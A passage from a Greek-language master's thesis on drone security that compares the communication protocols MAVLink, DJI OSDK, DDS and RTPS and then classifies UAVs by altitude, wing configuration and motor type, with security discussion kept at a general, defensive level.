Για να μετριαστούν αυτοί οι κίνδυνοι, είναι σημαντικό να διασφαλιστεί ότι οι συνδέσεις με το πρωτόκολλο MAVLink είναι κατάλληλα πιστοποιημένες και κρυπτογραφημένες και ότι η φυσική πρόσβαση στα UAV και τα συστήματα ελέγχου τους είναι περιορισμένη. Είναι επίσης σημαντικό να διασφαλιστεί ότι οι επίγειοι σταθμοί ελέγχου είναι κατάλληλα ασφαλισμένοι και ότι η πρόσβαση σε αυτούς ελέγχεται αυστηρά. Με τη λήψη αυτών των προφυλάξεων, είναι δυνατόν να ελαχιστοποιηθεί ο κίνδυνος επιθέσεων σε μη επανδρωμένα αεροσκάφη και να διασφαλιστεί η ασφαλής και αξιόπιστη λειτουργία τους.

Ένα άλλο πρωτόκολλο επικοινωνίας που χρησιμοποιείται ευρέως στην επικοινωνία μεταξύ drone και controller είναι το πρωτόκολλο RTPS (Real-Time Publish Subscribe). Χρησιμοποιείται για να επιτρέπει την επικοινωνία σε πραγματικό χρόνο μεταξύ διαφορετικών εφαρμογών και συστημάτων [11].

Το RTPS έχει σχεδιαστεί για να είναι γρήγορο, αποδοτικό και αξιόπιστο, καθιστώντας το ιδανικό για χρήση σε συστήματα πραγματικού χρόνου, όπως ο βιομηχανικός αυτοματισμός, η ρομποτική και τα μη επανδρωμένα οχήματα, όπως τα μη επανδρωμένα αεροσκάφη. Το πρωτόκολλο παρέχει έναν τυποποιημένο τρόπο επικοινωνίας μεταξύ διαφορετικών συσκευών και εφαρμογών, επιτρέποντάς τους να μοιράζονται πληροφορίες και να συνεργάζονται απρόσκοπτα.

Ένα από τα βασικά χαρακτηριστικά του RTPS είναι η υποστήριξή του για ρυθμίσεις ποιότητας υπηρεσίας (QoS), οι οποίες επιτρέπουν στους χρήστες να δίνουν προτεραιότητα και να διαχειρίζονται την κυκλοφορία του δικτύου με βάση τις συγκεκριμένες ανάγκες τους. Αυτό είναι σημαντικό σε συστήματα πραγματικού χρόνου, όπου τα δεδομένα πρέπει να μεταδίδονται

γρήγορα και αξιόπιστα, ώστε να διασφαλίζεται η ομαλή λειτουργία και να αποφεύγονται οι διακοπές λειτουργίας.

Το RTPS υποστηρίζει επίσης επικοινωνία πολλαπλής διανομής, η οποία επιτρέπει σε πολλές συσκευές να λαμβάνουν τα ίδια δεδομένα ταυτόχρονα χωρίς να απαιτείται πολλαπλή μετάδοση δεδομένων. Αυτό μειώνει την κυκλοφορία του δικτύου και βελτιώνει την αποδοτικότητα, διευκολύνοντας την κλιμάκωση συστημάτων με μεγάλο αριθμό συσκευών.

Συνολικά, το RTPS είναι ένα ισχυρό πρωτόκολλο επικοινωνίας που είναι κατάλληλο για συστήματα πραγματικού χρόνου που απαιτούν γρήγορη, αποτελεσματική και αξιόπιστη επικοινωνία μεταξύ διαφορετικών συσκευών και εφαρμογών [12].

## 1.5 Εντοπισμός προβλημάτων ασφάλειας (πρακτική υλοποίηση)

Με βάση την διερεύνηση της βιβλιογραφίας στα πλαίσια της μεταπτυχιακής εργασίας, εντοπίστηκαν τα βασικά προβλήματα που αφορούν τις συνδέσεις μεταξύ drones και controller. Στην συνέχεια έγινε μια προσπάθεια εφαρμογής στο πρακτικό μέρος των ευπαθειών που ανιχνεύθηκαν σε συμβατικά ετερογενή εναέρια ρομπότ της αγοράς. Το βασικό πρόβλημα που εντοπίστηκε αφορά το πλήθος των δυνατών επιθέσεων σε συνδυασμό με τα διαφορετικά επίπεδα ασφάλειας που προσφέρουν τα UAVs. Πιο συγκεκριμένα διαπιστώθηκαν μεγάλες αποκλίσεις ασφάλειας στα διαφορετικά ήδη UAVs ακόμα και σε αυτά της αγοράς, όπου σε συνδυασμό με τις ευπάθειες των πρωτοκόλλων επικοινωνίας, τα καθιστούν ευάλωτα σε επιθέσεις από μη εξουσιοδοτημένους χρήστες.

Στην παρούσα εργασία επικεντρωθήκαμε σε κάποια από τα ήδη επιθέσεων που θα αναλυθούν εκτενώς σε επόμενο κεφάλαιο, καθώς τα συμβατικά drones της αγοράς προσφέρουν περιορισμένες δυνατότητες σε σύγκριση με τα ακριβότερα και πολυπλοκότερα drones που χρησιμοποιούνται για περισσότερο επαγγελματική χρήση.

Παρακάτω ακολουθούν κάποια από τα σημαντικότερα πρωτόκολλα επικοινωνίας με τα πλεονεκτήματα και μειονεκτήματά τους.

### **Mavlink (Πλεονεκτήματα):**

1. Ανοιχτού κώδικα και ευρέως χρησιμοποιούμενο πρωτόκολλο στον κλάδο των μη επανδρωμένων αεροσκαφών.
2. Υποστηρίζει διαφορετικούς τύπους μηνυμάτων για διαφορετικές λειτουργίες, όπως ο έλεγχος της θέσης, η κατάσταση της μπαταρίας και ο έλεγχος της κάμερας
3. Ελαφρύ πρωτόκολλο, κατάλληλο για επικοινωνία χαμηλού εύρους ζώνης

### **Mavlink (Μειονεκτήματα):**

1. Δεν είναι πολύ ασφαλές και μπορεί να είναι ευάλωτο σε πειρατεία και μη εξουσιοδοτημένη πρόσβαση
2. Περιορισμένος έλεγχος σφαλμάτων και κανένας μηχανισμός επανάληψης για χαμένα μηνύματα
3. Μπορεί να είναι δύσκολη η εγκατάσταση και η διαμόρφωση για αρχάριους χρήστες

### **DJI OSDK (Πλεονεκτήματα):**

1. Αναπτύχθηκε από την DJI, έναν από τους μεγαλύτερους κατασκευαστές μη επανδρωμένων αεροσκαφών στον κόσμο
2. Παρέχει πρόσβαση σε λειτουργίες χαμηλού επιπέδου του drone, επιτρέποντας στους προγραμματιστές να προσθέσουν προσαρμοσμένες λειτουργίες και έλεγχο στο drone
3. Υποστηρίζει λειτουργικά συστήματα Windows και Linux

### **DJI OSDK (Μειονεκτήματα):**

1. Δεν αποτελεί πρωτόκολλο ανοικτού κώδικα, οπότε μπορεί να είναι δύσκολη η αντιμετώπιση προβλημάτων χωρίς τεκμηρίωση
2. Συμβατό μόνο με drones της DJI, περιορίζοντας τη χρησιμότητά του για άλλα μοντέλα drone
3. Απαιτεί σημαντικές γνώσεις προγραμματισμού για την αποτελεσματική χρήση

### **DDS (Πλεονεκτήματα):**

1. Σχεδιασμένο για τη διανομή δεδομένων σε πραγματικό χρόνο, γεγονός που το καθιστά ιδανικό για τη ροή βίντεο και εικόνας σε μη επανδρωμένα αεροσκάφη
2. Παρέχει αξιόπιστη επικοινωνία με εγγυημένη παράδοση δεδομένων
3. Μπορεί να χρησιμοποιηθεί σε σύνθετα καταναμημένα συστήματα, επιτρέποντας στα μη επανδρωμένα αεροσκάφη να επικοινωνούν μεταξύ τους και με άλλα συστήματα

### **DDS (Μειονεκτήματα):**

1. Σχετικά πολύπλοκο πρωτόκολλο που απαιτεί σημαντικό χρόνο διαμόρφωσης και εγκατάστασης
2. Δεν χρησιμοποιείται ευρέως στον κλάδο των μη επανδρωμένων αεροσκαφών, οπότε μπορεί να είναι δύσκολο να βρεθεί υποστήριξη και τεκμηρίωση
3. Απαιτεί ισχυρό υλικό και λογισμικό για να λειτουργήσει αποτελεσματικά

### **RTPS (Πλεονεκτήματα):**

1. Σχεδιασμένο για επικοινωνία σε πραγματικό χρόνο, γεγονός που το καθιστά κατάλληλο για ροή βίντεο και άλλα ευαίσθητα στον χρόνο δεδομένα
2. Υποστηρίζει επικοινωνία πολλαπλής διανομής, επιτρέποντας σε πολλά μη επανδρωμένα αεροσκάφη να επικοινωνούν μεταξύ τους ταυτόχρονα
3. Παρέχει αξιόπιστη επικοινωνία με μηχανισμούς ελέγχου σφαλμάτων και επανάληψης

### **RTPS (Μειονεκτήματα):**

1. Σχετικά πολύπλοκο πρωτόκολλο που μπορεί να απαιτεί σημαντικές γνώσεις προγραμματισμού για την αποτελεσματική χρήση του
2. Δεν χρησιμοποιείται ευρέως στον κλάδο των drone, περιορίζοντας τη χρησιμότητά του για συμβατότητα με άλλα συστήματα
3. Απαιτεί ισχυρό υλικό και λογισμικό για την αποτελεσματική λειτουργία του.


Παρατηρώντας όλα τα παραπάνω πλεονεκτήματα και μειονεκτήματα του εκάστοτε πρωτοκόλλου επικοινωνίας, το βασικό κενό το οποίο εντοπίστηκε από την μελέτη τόσο της βιβλιογραφίας, όσο και του πρακτικού μέρους, έχει να κάνει με την απουσία ενός αποδοτικού πρωτοκόλλου που να μπορεί να υλοποιηθεί σε όλα τα είδη UAVs και να παρέχει υψηλά επίπεδα ασφαλείας.

Συγκεκριμένα υπάρχουν πολλά δημοφιλή πρωτόκολλα επικοινωνίας για drones, με διαφορετικά πλεονεκτήματα και μειονεκτήματα. Ωστόσο πολλά από τα συμβατικά drone της αγοράς χρησιμοποιούν πρωτόκολλα των κατασκευαστών όπως το Tello SDK πρωτόκολλο για το DJI Tello αλλά και τα περισσότερα καταναλωτικά drones χαμηλού κόστους, χρησιμοποιούν συχνά ιδιόκτητα πρωτόκολλα επικοινωνίας που αφορούν μόνο τον κατασκευαστή και δεν είναι ευρέως τεκμηριωμένα ή συμβατά με άλλα συστήματα. Στο πρακτικό μέρος της εργασίας, γίνεται μελέτη των ευπαθειών σε συμβατικά οικονομικά Drones της αγοράς, όπου απευθύνονται και στην πλειοψηφία του καταναλωτικού κοινού. Στόχος είναι η ανάδειξη της ανάγκης για αποτελεσματικά πρωτόκολλα με υψηλά επίπεδα ασφαλείας και κρυπτογράφησης δεδομένων όπου θα μπορούν να χρησιμοποιηθούν σε μια ευρεία γκάμα UAVs της αγοράς, αποφεύγοντας τα προβλήματα που δημιουργεί η ετερογένεια τους.

# Κεφάλαιο 2<sup>ο</sup>: Κατηγοριοποίηση, Σύνθεση και Τεχνολογίες των Μη Επανδρωμένων Εναέριων Οχημάτων

## 2.1 Είδη Drones

Κάθε μορφής UAV ταξινομείται με βάση κάποια τεχνικά και κατασκευαστικά χαρακτηριστικά και κανονιστικά πλαίσια προδιαγραφών που διαθέτει. Τα δύο βασικά κριτήρια κατηγοριοποίησης των εναέριων οχημάτων είναι το υψόμετρο το οποίο έχουν την δυνατότητα να πετούν, καθώς και ο τρόπος πτήσης ο οποίος καθορίζεται από τα σταθερά ή στρεφόμενα πτερύγια που αυτά διαθέτουν. Επίσης είναι σκόπιμο να αναφερθούμε και σε επιπλέον κριτήρια όπως το βάρος, την έκταση του πτερυγίου, τον τρόπο οδήγησης τους καθώς χωρίζονται σε αυτόματα και τηλεκατευθυνόμενα, το φορτίο μεταφοράς, το κόστος κατασκευής και αγοράς τους καθώς και την ταχύτητα κίνησης τους [13]. Όπως προαναφέρθηκε υπάρχει μία πλειάδα




τεχνολογικών εφαρμογών


**Εικ. 2.1:** Κριτήρια ταξινόμησης των UAVs

που μπορούν να συμβάλλουν επομένως μπορούμε να συναντήσουμε διαφορετικά είδη όπου το καθένα έχει τις δικές του δυνατότητες και διευκολύνει τον χρήστη[14].

Ανάλογα με τα τεχνικά τους χαρακτηριστικά και τις δυνατότητες που προσφέρουν με την χρήση τους, τα drones διακρίνονται σε έξι διαφορετικές κατηγορίες.



**Εικ. 2.2:** Βασικές διακρίσεις των drones με βάση το μέγεθος, την διάρκεια πτήσης και τον τρόπο πτήσης



**Εικ. 2.3:** Διαχωρισμός των UAVs με βάση το ύψος και τον τύπο τους [15]

## 2.2 Διαχωρισμός UAVs με βάση το ύψος πτήσης τους

Αναλυτικά στον παρακάτω πίνακα παρουσιάζονται ορισμένα βασικά χαρακτηριστικά όσο και τα τεχνικά τους στοιχεία.

**Πίνακας 2.1:** Κατηγορίες drones και βασικά χαρακτηριστικά της κάθε κατηγορίας

<b>Κατηγορία</b>	<b>Χαρακτηριστικά</b>
<b>MAV ή NAV (Micro Air Vehicles ή Nano Air Vehicles)</b>	Πρόκειται για Drones μικρού μεγέθους που χρησιμοποιούνται σε πτήσεις με χαμηλό υψόμετρο αλλά και για μικρό χρονικό διάστημα. Αποτελούν μέσα καταγραφής, αναγνώρισης και λήψης εικόνων και βίντεο σε πραγματικό χρόνο [16].
<b>VTOL (Vertical Take-Off &amp; Landing)</b>	Το βασικό τους χαρακτηριστικό είναι το μικρό μέγεθος τους, οι μπαταρίες (συσσωρευτές) τους είναι επαναφορτιζόμενες με βασικό σκοπό να τροφοδοτήσουν τους ηλεκτρικούς κινητήρες, ενώ έχουν περιορισμένες δυνατότητες. Κατά κύριο λόγο χρησιμοποιούνται σε στρατιωτικές εφαρμογές καθώς δεν απαιτούν ιδιαίτερες απαιτήσεις σε χώρους προσγείωσης και απογείωσης στοιχείο που αποτελεί βασικό πεδίο δράσης τους σε έκτακτες περιπτώσεις. [17].
<b>LASE (Low Altitude, Short-Endurance)</b>	Πρόκειται για UAVs μικρού βάρους, και η διάρκεια της πτήσης του δεν ξεπερνά τις 2 ώρες. Επιπλέον η δυνατότητα που έχουν να πετούν σε χαμηλό υψόμετρο σε συνδυασμό με το να είναι ευάλωτα σε ακραίες καιρικές συνθήκες λόγω της αστάθειας που παρουσιάζει η κατασκευή τους, τα καθιστά να διαθέτουν περιορισμένες δυνατότητες. Χρησιμοποιούνται κυρίως για καταγραφή δεδομένων από περιοχές που έχει εκτυλιχθεί φωτιά [18].
<b>LALE (Low Altitude, Long)</b>	Η βασική διαφορά του συγκεκριμένου αεροσκάφους είναι στην δυνατότητα εκτέλεσης αποστολών για μεγαλύτερο χρονικό διάστημα καθώς μπορεί να



<b>Endurance)</b>	διανύσει πολύ μεγαλύτερη απόσταση σε σχέση με τα προαναφερθέντα. Επιπλέον είναι περισσότερο πρακτικό όσο αναφορά την μεταφορά φορτίων με μεγαλύτερο βάρος. Χρησιμοποιείται κυρίως σε στρατιωτικές εφαρμογές αναγνώρισης, επιτήρησης και περιπολίες [19].
<b>MALE (Medium Altitude, Long Endurance)</b>	Χρησιμοποιούνται κατά κόρον σε στρατιωτικές εφαρμογές καθώς λόγω του γεγονότος ότι διαθέτουν ηλεκτρική πρόωση που έχει ως αποτέλεσμα να είναι αθόρυβα, ευκολότερα στον έλεγχο τους και παρουσιάζουν λιγότερους κραδασμούς, πράγμα που τα καθιστά δύσκολα ανιχνεύσιμα. Μπορούν να πετούν σε μεγάλο υψόμετρο, διαθέτουν βάρος 1000-30000 lb και υψηλή αντοχή. Λόγω των εξειδικευμένων αισθητήρων έχουμε την δυνατότητα καταγραφής και επεξεργασίας μεγάλου όγκου δεδομένων στο σημείο δράσης τους [20].
<b>HALE (High Altitude, Long Endurance)</b>	Πρόκειται για τα πιο μεγάλα και πιο σύνθετα drones τα οποία διαθέτουν τεράστιες δυνατότητες. Έχουν την δυνατότητα παρακολούθησης μίας συγκεκριμένης θέσης για μία ολόκληρη μέρα. Σε σχέση με όλες τις προηγούμενες κατηγορίες μπορούν να φτάσουν στο μεγαλύτερο ύψος καθώς το HALE UAV με την ονομασία KARI-electrical aerial vehicle (EAV)-3 κατάφερε να είναι το τρίτο UAVs στον κόσμο που έφτασε σε υψόμετρο 18,5 χιλιόμετρα στην στρατόσφαιρα [21].

Επιπλέον ορισμένες κατηγορίες drones είναι οι εξής [22],[23]:

- **Μέσης ακτίνας δράσης (TUAV):** Χρησιμοποιούνται κυρίως για στρατιωτικές χρήσεις. Η ακτίνα δράσης τους είναι από 100km έως 300km. Έχουν ενισχυμένες δυνατότητες επιτήρησης και ενημέρωσης δράσεων είτε είναι φιλικές είτε εχθρικές καθώς και εκτίμηση ζημιών [24].



**Εικ. 2.4:** TUAV σε στρατιωτική εφαρμογή

- **Μικρής ακτίνας δράσης (Close-Range UAV):** Έχει περιορισμένη ακτίνα δράσης μέχρι 100km, ειδικό σύστημα χειρισμού με την χρήση GCS με κατάλληλα σχεδιασμένο σύστημα ελέγχου και πλοήγησης. Αφορά εφαρμογές αναγνώρισης, έρευνας, διάσωσης και επιτήρησης αλλά και πολιτικές εφαρμογές.



**Εικ. 2.5:** Close Range UAV

- **Mini UAV:** Διαθέτει περιορισμένη ακτίνα λειτουργίας έως 30km, και πολύ μικρό βάρος.




**Εικ. 2.6:** Mini UAV

- **Micro UAV:** Αρκετά περιορισμένη ακτίνα δράσης με ελάχιστες δυνατότητες. Μπορούν να δραστηριοποιούνται σε περιοχές εντός συγκεκριμένου χώρου καθώς το μήκος των πτερυγίων τους δεν είναι μεγαλύτερο από 150mm [25].



**Εικ. 2.7:** Micro UAV

Τα βασικά στοιχεία διαχωρισμού των drones αφορούν τον τρόπο απογείωσης – προσγείωσης τους, την αεροδυναμική τους σύνθεση, τα τεχνικά τους χαρακτηριστικά καθώς και την αυτονομία τους να εκτελούν σε μεγάλη διάρκεια πτήσεις [26].



**Εικ. 2.8:** Διαχωρισμός των UAVs με βάση τους ερευνητικούς και στρατιωτικούς σκοπούς που εκτελούν

## 2.3 Διαχωρισμός UAVs με βάση το άνοιγμα των πτερυγίων

Ένα άλλο κριτήριο διαχωρισμού των UAVs είναι η διαδικασία ανύψωσης και κατασκευαστικής δομής τους ώστε να επιτυγχάνεται η πτήση του. Στην συγκεκριμένη κατηγοριοποίηση βασικό ρόλο διαδραματίζει το βάρος του εναέριου οχήματος. Δηλαδή τα UAV που είναι ‘βαρύτερα’ από τον αέρα απαιτούν αεροδυναμική ώθηση για να καταφέρουν να πετάξουν ενώ αντίστοιχα εκείνα που είναι ‘ελαφρύτερα’ από τον αέρα συνήθως η ώθηση τους βασίζεται στο φαινόμενο της άνωσης [27]. Οι βασικές κατηγορίες είναι:

- **Με σταθερά πτερύγια (Fixed-wing UAVs):** Για να μπορέσουν να λειτουργήσουν πρέπει να υπάρχει αεροδιάδρομος απογείωσης και προσγείωσης (Εικ.2.9). Επίσης, αυτό μπορεί να επιτευχθεί με κατάλληλο σύστημα εκτόξευσης (Εικ. 2.10). Διαθέτουν ικανότητα να αναπτύσσουν μεγάλες ταχύτητες καθώς και αυτονομία μεγάλης διάρκειας. Χαρακτηρίζονται από κατάλληλα συστήματα αναγνώρισης καθώς χρησιμοποιούνται σε εφαρμογές έκτακτης




**Εικ. 2.9:** Fixed-wing UAVs σε αεροδιάδρομο wing



**Εικ. 2.10:** Σύστημα εκτόξευσης Fixed-wing

ανάγκης για αναγνώριση φυσικών καταστροφών από πυρκαγιές και την κατάλληλη διερεύνηση των φυσικών συμβάντων [28].

- **UAVs με περιστρεφόμενα πτερύγια ή καθέτου απογείωσης-προσγείωσης (Rotary-wing or vertical take-off and landing UAVs):** Λόγω των πτερυγίων που διαθέτουν έχουν την δυνατότητα να πραγματοποιούν κατάλληλους ελιγμούς και περιστροφές ώστε να εκπληρώνουν με πλήρη ευχέρεια την αποστολή τους. Βέβαια το βασικό μειονέκτημα χρήσης τους είναι ότι κατά την διάρκεια της εφαρμογής τους καταναλώνουν αρκετά ποσά ενέργειας με αποτέλεσμα να υπάρχουν αυξημένα κόστη. Πολλοί ερευνητές προσπαθούν με κατάλληλα μαθηματικά μοντέλα να ελαχιστοποιήσουν την κατανάλωση ενέργειας τους [29].




**Εικ. 2.11:** Rotary-wing or vertical take-off and landing UAVs

- **UAVs τύπου μικρού αερόστατου (Blimps):** Το πιο βασικό χαρακτηριστικό του συγκεκριμένου τύπου είναι το μεγάλο μέγεθος τους. Ένα σημαντικό πλεονέκτημα χρήσης τους είναι ότι μπορούν να παραμείνουν για μεγάλο χρονικό διάστημα στον αέρα και δεν καταναλώνουν ενέργεια για την διατήρηση της διαμήκους θέσης τους. Το φαινόμενο αυτό οφείλεται στην άνωση που περιέχεται στον περιβάλλοντα αέρα. Βασικά χρησιμοποιούνται για στρατιωτικές εφαρμογές όπως ανακάλυψη ναρκών και αναζήτηση θυμάτων από καταστροφές [30].




**Εικ. 2.12:** Blimps UAV

- **UAVs με παλλόμενα πτερύγια (Flapping-wing UAVs):** Τα κατασκευαστικά τους χαρακτηριστικά καθώς και ο τρόπος πτήσης τους, είναι παρόμοιος με εκείνων των πουλιών. Γενικότερα η βασική ιδέα για την κατασκευή τους αφορούσε στο να δημιουργηθούν εναέρια οχήματα ώστε να έχουν και δυνατότητες ελιγμών αλλά και να μπορούν να ανταποκριθούν σε αυξημένες δυσκολίες που αφορούν τα ακραία περιβαλλοντικά φαινόμενα, όπως φαράγγια, ψηλά κτήρια, κοιλάδες και βουνά [31].



**Εικ. 2.13:** Flapping-wing UAV

**Υβριδικά UAVs (Hybrid configurations or convertible configurations):** Τα κατασκευαστικά τους χαρακτηριστικά ταιριάζουν πάρα πολύ με τα Fixed-wing UAVs και Rotary-wing or vertical take-off and landing UAVs. Χρησιμοποιούνται για όλες τις χρήσεις καθώς από τα βασικά πλεονεκτήματα που προσφέρουν είναι η δυνατότητα να αναπτύσσουν



**Εικ. 2.14:**Βασικά Κατασκευαστικά μέρη Hybrid



**Εικ. 2.15:**Υβριδικό UAV σε ώρα λειτουργίας

μεγάλες ταχύτητες. Η τεχνολογία που χρησιμοποιούν έχει να κάνει με την δυνατότητα να πετυχαίνουν όσο το δυνατόν μεγαλύτερα ποσοστά ενέργειας με το λιγότερο δυνατό κόστος πτήσης [32].


## 2.4 Διαχωρισμός UAVs με βάση το είδος του ηλεκτρικού κινητήρα

Επίσης, ένας άλλος τρόπος διαχωρισμού των drones έχει να κάνει με το είδος του κινητήρα που χρησιμοποιείται για να προσδώσει κίνηση. Υπάρχουν δύο διαφορετικοί τύποι κινητήρα που χρησιμοποιούνται και είναι οι εξής:

- **Brushed Motor:** Ένας από τους βασικούς λόγους επιλογής του συγκεκριμένου τύπου κινητήρα είναι ότι πρόκειται για τους φθηνότερους κινητήρες. Όσο αναφορά την ισχύ του είναι σχετικά παρόμοια σε όλα τα μοντέλα. Η μόνη διαφορά έγκειται στο μέγεθος το οποίο ποικίλει ανάλογα με τα κατασκευαστικά χαρακτηριστικά. Οι περισσότεροι κινητήρες δεν έρχονται σε απευθείας επαφή με τον έλικα. Με την χρήση ενός μειωτήρα επιτυγχάνεται η




μετάδοση της κίνησης καθώς ο κινητήρας είναι σε επαφή με έναν μικρό τροχό ο οποίος είναι με την σειρά του προσαρτημένος σε έναν μεγαλύτερο τροχό και εκείνος κινεί τον κινητήρα. Έτσι με αυτόν τον τρόπο ο κινητήρας δεν κινείται με την ονομαστική του ισχύ και έτσι επιμηκώνεται ο χρόνος ζωής του drone καθώς περιορίζονται οι καταπονήσεις που ενδεχομένως μπορούν να επηρεάσουν την σωστή λειτουργία του συστήματος.



